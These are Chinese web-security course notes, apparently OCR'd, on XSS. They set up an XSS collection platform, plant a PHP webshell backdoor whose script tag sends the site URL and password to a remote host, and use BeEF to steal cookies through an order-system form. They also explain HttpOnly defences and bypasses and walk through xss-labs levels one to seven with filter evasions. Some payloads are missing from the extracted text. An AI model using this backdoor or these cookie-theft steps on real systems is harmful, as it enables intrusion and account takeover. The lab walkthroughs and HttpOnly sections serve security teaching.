
http://lt.yx12345.com:90/yasuobao/jyx12345xiaoxuanfenglinshiaspfuwuqiminiban.zip

下载完成后解压到虚拟机里面。

2.默认端口为80 如果80端口被占用或不想用80可用记事本打开mian.boX修改至你要的端口。




3.将下载好的webshull箱子放在搭建好的服务器里面



将他原有的index.asp改为webshell的网页

4.打开webshell

首先去GitHub上去找一个webshell后门



然后写入我们自己的后门


$password='admin';
$url=$*SERVER['HTTP_HOST'].*$SERVER['PHP_SELF'];
echo "";

```
$password='admin';
$url=$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF'];
echo "<script src='http://192.168.28.128:81/api.asp?url=$url&pass=$password&id=1'>";

]/* uncomment the two following variables if you want to use http
   authentication. This will password protect your PHPShell */
```

这时我们就打开

webshell箱子发现我们的后门了



BEEF安装和使用

新版本的没有自带beef所以我们就要去下载

1.首先输入以下命令

apt-get install beef-xss


执行完以后会发现有部分软件包无法下载，我们只需要根据提示，输入更新命令即可


```
64 bytes from 169.254.39.244: icmp_seq=20 ttl=128 time=0.732 ms
64 bytes from 169.254.39.244: icmp_seq=21 ttl=128 time=0.927 ms
64 bytes from 169.254.39.244: icmp_seq=22 ttl=128 time=0.900 ms
64 bytes from 169.254.39.244: icmp_seq=23 ttl=128 time=1.03 ms
64 bytes from 169.254.39.244: icmp_seq=24 ttl=128 time=0.825 ms
64 bytes from 169.254.39.244: icmp_seq=25 ttl=128 time=0.922 ms
64 bytes from 169.254.39.244: icmp_seq=26 ttl=128 time=0.892 ms
64 bytes from 169.254.39.244: icmp_seq=27 ttl=128 time=0.911 ms
^C
--- 169.254.39.244 ping statistics ---
27 packets transmitted, 27 received, 0% packet loss, time 26222ms
rtt min/avg/max/mdev = 0.716/0.932/1.395/0.145 ms

┌──(root💀kali)-[~]
└─# apt-get install beef-xss
```

2.根据提示输入以下命令


`apt-get update`






3.再次输入安装命令

```
apt-get install beef-xss
```




4.安装apt--fix--broken install

```
apt --fix-broken install
```




5.输入beef-xss启动




6.如何攻击

输入这个命令就可以进行攻击




在在线订单系统里面输入代码


然后就可以去beef控制界面进行查看了



然后我们就可以进行攻击



获取了cookie



Day 27.xss跨站之代码及httponly绕过

httponly介绍

1.什么是HttpOnly?

如果HTTP响应头中包含HttpOnly标志，只要浏览器支持HttpOnly标志，客户端脚本就无法访问cookie。因此，即使存在跨站点脚本（XSS）缺陷，且用户意外访问利用此漏洞的链接，浏览器也不会向第三方透露cookie。

如果浏览器不支持HttpOnly并且网站尝试设置HttpOnly cookie，浏览器会忽略HttpOnly标志，从而创建一个传统的，脚本可访问的cookie。

2.javaEE的API是否支持?

目前sun公司还没有公布相关的API，但PHP、C#均有实现。搞javaEE的兄弟们比较郁闷了，别急下文有变通实现

3.HttpOnly的设置样例

javaEE

```
response.setHeader("Set-Cookie", "cookiename=value;
Path=/;Domain=domainvalue;Max-Age=seconds;HTTPOnly");
```

具体参数的含义再次不做阐述，设置完毕后通过js脚本是读不到该cookie的，但使用如下方式可以读取Cookie cookies[]=request.getCookies();

C#

```
HttpCookie myCookie = new HttpCookie("myCookie");
myCookie.HttpOnly = true;
Response.AppendCookie(myCookie);
```

VB.NET

```
Dim myCookie As HttpCookie = new HttpCookie("myCookie")
myCookie.HttpOnly = True
Response.AppendCookie(myCookie)
```

但是在 .NET 1.1 ,中您需要手动添加

```
Response.Cookies[cookie].Path += ";HTTPOnly";
```

PHP4

```
header("Set-Cookie: hidden=value; httpOnly");
```

PHP5

```
setcookie("abc", "test", NULL, NULL, NULL, NULL, TRUE);
```

最后一个参数为HttpOnly属性

参考
http://www.owasp.org/index.php/HTTPOnly

转自：http://yzd.iteye.com/blog/787190

http://www.oschina.net/question/100267_65116

将cookie设置成HttpOnly是为了防止XSS攻击，窃取cookie内容，这样就增加了cookie的安全性，即便是这样，也不要将重要信息存入cookie。

如何在Java中设置cookie是HttpOnly呢?
Servlet **2.5** API **不支持** cookie设置HttpOnly
http://docs.oracle.com/cd/E17802_01/products/products/servlet/2.5/docs/servlet-2_5-mr2/

建议升级**Tomcat7.0**，它已经实现了**Servlet3.0**
http://tomcat.apache.org/tomcat-7.0-doc/servletapi/javax/servlet/http/Cookie.html

但是苦逼的是现实是，老板是不会让你升级的。
那就介绍另外一种办法：
利用HttpResponse的addHeader方法，设置Set-Cookie的值
cookie字符串的格式：key=value; Expires=date; Path=path; Domain=domain; Secure; HttpOnly

//设置cookie

response.addHeader("Set-Cookie", "uid=112; Path=/; **HttpOnly**");

//设置多个cookie

response.addHeader("Set-Cookie", "uid=112; Path=/; **HttpOnly**");

response.addHeader("Set-Cookie", "timeout=30; Path=/test; **HttpOnly**");

//设置https的cookie

response.addHeader("Set-Cookie", "uid=112; Path=/; Secure; **HttpOnly**");

在实际使用中，我们可以使FireCookie查看我们设置的Cookie 是否是HttpOnly

4、使用HttpOnly减轻最常见的[XSS攻击]

根据微软Secure Windows Initiative小组的高级安全项目经理Michael Howard的说法，大多数XSS攻击的目的都是盗窃cookie。服务端可以通过在它创建的cookie上设置HttpOnly标志来缓解这个问题，指出不应在客户端上访问cookie。

客户端脚本代码尝试读取包含HttpOnly标志的cookie，如果浏览器支持HttpOnly，则返回一个空字符串作为结果。这样能够阻止恶意代码（通常是XSS攻击）将cookie数据发到攻击者网站。

5、用好[Web应用防火墙]

如果代码更改不可行或成本太高，可以使用**Web应用程序防火墙**将HttpOnly添加到会话cookie

Mod_security - using SecRule and Header directives

ESAPI WAF - using add-http-only-flag directive

支持HttpOnly的主流浏览器有哪些呢？谷歌了一下，常见的浏览器都支持。

httponly绕过

可以直接拿账号密码，cookie登录.


浏览器未保存读取密码:需要xss产生于登录地址，利用表单劫持

浏览器保存账号面：产生在后台的XSS，例如存储型XSS

xss练习靶场

第一关

我们发现name可以控制显示那么我们就在后面插入xss语句来判断是否有漏洞



发现可以，直接通过第一关。

第二关

输入代码后发现并没有执行弹窗，然后我们查看源代码发现代码被转义了

```
</head>
<body>
  <h1 align="center">欢迎来到level2</h1>
  <h2 align="center">没有找到和<script>alert(1)</script>相关的结果.</h2>
  <center></center>
    <input name=keyword  value="<script>alert(1)</script>">
```

这里我们就需要把前面的<这个符号还有"给闭合掉就行

">

把符号转换为实体化标签，xss经常过滤的情况

第三关

这里输入后还是没有啥反应我们就继续查看源码，

```
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword  value='&lt;script&gt;alert(1)&lt;/script&gt;'>
```

发现我们的<>这个符号被转译了，利用表单的鼠标点击属性。 'onclick='alert(1)

```
h2 align=center>没有找到和'onclick='alert(1)相关的结果.</h2><center>
form action=level3.php method=GET>
input name=keyword  value=''onclick='alert(1)'>
input type=submit name=submit value=搜索 />
```

成功完成任务

第四关

我们输入代码发现这关讲我们的<>这个符号进行了删除

```
<input name=keyword  value="scriptalert(1)/script">
<input type=submit name=submit value=搜索 />
```

再输入表单的鼠标单击属性来测试


“onclick=”alert(1)

我们发现和第三关是一样的

第五关

这一关查看源码发现和第二关是一样的，但是既然存在那么我们就用另外的方法去进行绕过。借助a herf属性，自己创建一个javascript代码

">



第六关

继续用第五关的代码，发现herf被过滤，查看源代码。

```
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
```

发现被过滤了我们试试用大小写去绕过一下

成功绕过

第七关

```
<center>
  <form method="GET" action="level7.php">
    <input value="" name="keyword">
    <a -"java:alert(1)"-"">
      ">
      <input type="submit" value="搜索" name="submit">
```

```
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
$str5=str_replace("data","",$str4);
$str6=str_replace("href","",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
```

和upload-labs一样，代码并无循环过滤，因此可以双写绕过

">

